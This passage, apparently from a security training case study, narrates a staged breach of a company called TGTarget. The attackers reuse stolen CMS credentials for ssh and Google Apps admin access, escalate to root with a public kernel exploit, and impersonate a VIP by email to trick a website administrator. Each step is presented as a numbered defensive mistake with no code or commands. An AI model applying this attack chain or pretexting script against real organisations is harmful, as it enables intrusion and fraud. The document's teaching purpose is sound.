


The attackers began scanning for other systems on the TGTarget DMZ, and noticed that secure shell was available on another box: the support server. They tried to log in to this server with a username and password that they got from the CMS. With their login successful, they now had non-root access to the customer support server.

The attackers were able to get such access based on two additional mistakes made by TGTarget personnel. In Mistake #5, the CMS user had relied on the same username and weak password on both the CMS and the support server. For very different job functions, different passwords should have been used. Thus, the attackers were able to leverage account information and password hashes stolen via SQL Injection to get shell access on the TGTarget DMZ.


Furthermore, the ssh daemon on the support server was configured to allow user authentication via passwords. In Mistake #6, the ssh service did not require client-side ssh keys to authenticate. Therefore, the attackers never needed to steal the public key of the user. Using client-side public keys (in addition to server-side keys), an attacker has to jump through additional hoops to log into the server (namely, stealing the client ssh key). Instead, with just a username and easily cracked password, the attackers got shell access on the DMZ.

But, this shell access had limited privileges. So far, the attackers could access only files owned by their compromised account, as well as world readable information on this system. They needed deeper access of the machine to be able to grab files associated with other users on the box.




Unfortunately, although TGTarget personnel worked to keep their systems patched for remotely exploitable vulnerabilities, they did not vigorously apply patches that protect against local privilege escalation. In fact, the support server was missing a three-month-old patch that fixed a Linux kernel flaw that leads to local privilege escalation. Mistake #7 was failing to apply these important patches for local privilege escalation vulnerabilities over at least a three-month time span.

By uploading and running a free and widely available exploit for the Linux kernel, the attackers were able to gain UID 0 access (full root privileges) on the support server box.




With their high privileges on the support server machine, the attackers scoured through the file system looking for interesting data. They managed to discover backup and research data on this machine, associated with various TGTarget personnel. The attackers grabbed these files for later analysis.

In Mistake #8, TGTarget stored backup and research data on an Internet-accessible system associated with customer support. If there was no business need for having this data on this machine, it should have been removed. Alternatively, the research data should have been moved to a separate machine that was not associated with customer support.



The attackers now looked at the MX record in DNS for TGTarget, observing that all of its e-mail is actually sent through Google's cloud service for e-mail, a corporate-branded version of Gmail. On a whim, the attackers surf to the Google Apps Mail page for the company and attempt to log in using the original two usernames and passwords they had retrieved from the CMS. One of them worked! The attackers now had access to this user's e-mail. They grab all of the e-mail archived for this user in the Google Apps mail account.


Mistake #9 was yet another problem with manually synchronized user passwords. The weak password used on the CMS (and also used on the support server) was likewise used for this e-mail account in Google Apps Mail. For different levels of access (such as managing a CMS versus accessing Google mail), different passwords should be used, especially for a high-profile user in the organization such as the CMS administrator.



And now, we see a problem that allowed the attackers to radically undermine TGTarget's security. The username and password for the CMS user, which the attackers had used to log in to the Google Apps Mail account, had complete administrative rights over TGTarget's entire corporate Google Mail system. Therefore, the attackers could now access any of the Google mail accounts for all TGTarget personnel. The attackers used this access to download a vast archive of sensitive e-mails from user accounts.

But, this administrative access offered far more possibility than merely plundering the e-mail history. The attackers could also use this access to change the passwords for these accounts. They could then log in to these Google App Mail accounts for TGTarget personnel, and *send* e-mail *from* any of them.


Mistake #10 was giving this account (with the weak six-character password synchronized with the CMS and support server systems) full administrative privileges over the Google Mail infrastructure. Separation of duties should be applied, with different passwords for these radically different components of the TGTarget infrastructure.



As the attackers browsed through the e-mail history, they focused on the e-mail of the TGTarget VIP. In his mail history, they discovered old e-mails that contained previous root passwords for the high-profile research website this VIP was affiliated with. They also discovered the e-mail address of the administrator of the high-profile website, someone whom the VIP interacted with on a regular basis. The attackers tried to log in using ssh with these passwords to the high-profile website, but with no success. Either the ssh daemon was filtering their access, these old passwords were no good, or the website didn't allow ssh access for root-level accounts.


Still, leaving old root-level passwords in e-mail history is dangerous, and represents Mistake #11. With these old versions of passwords available to the attacker, a very effective social engineering campaign can be mounted. Password information should not be exchanged via e-mail, and, if it is, these e-mails should be immediately destroyed.

Social engineering via e-mail was the attackers' next tactic. Using their access of the VIP's e-mail account, they sent e-mail from this VIP's account to the admin of the high-profile website. In the e-mail, the attackers claimed to be the VIP on a business trip to another country. They said they were in a hurry, and needed access to ssh on the website, on some unusual high-numbered port. Based on their knowledge of previous root passwords of the website, they asked the administrator which of two old passwords was still in use on the website. Containing these fairly complex passwords that were actual root passwords at some time in the past on this website made the e-mail very convincing.




In the next step, the admin of the high-profile site succumbs to the social engineering attempt. He confirms that the root password still had the same value as one of the passwords from the VIP e-mail history, a fairly complex and long password. The admin's response e-mail asks the VIP which source IP address he'll be coming from so that he can limit the inbound ssh access to just that address. What's more, the admin reminds the VIP (actually the attacker) that no remote root login is allowed on the web server.

Mistake #12 was succumbing to this social engineering attack, while offering more information back than the attacker actually asked for (the reminder about no remote root login). Given that the attacker possessed the real root password (a fairly complex password), though, made this mistake understandable.




Next, the attackers further their social engineering attack by responding to the admin's e-mail. Still pretending to be the VIP, they explain that their source IP address might change and that they don't have a fixed address to come from. They request that the admin allow any source IP address in, but to use an obscure destination port for ssh to listen on. In Mistake #13, the admin allowed inbound access to the ssh server listening on this port, from any source IP address. Thus, the attacker convinced the victim admin to essentially remove any network filtering from ssh based on IP address. Furthermore, without a source IP address from the attacker, the victim admin couldn't research the geographic location of the IP address to see that it was coming from a completely different part of the world than where the VIP was currently traveling. The admin should have insisted on a source IP address so he could verify that it was a reasonable request (and perhaps a telephone call to confirm the request).

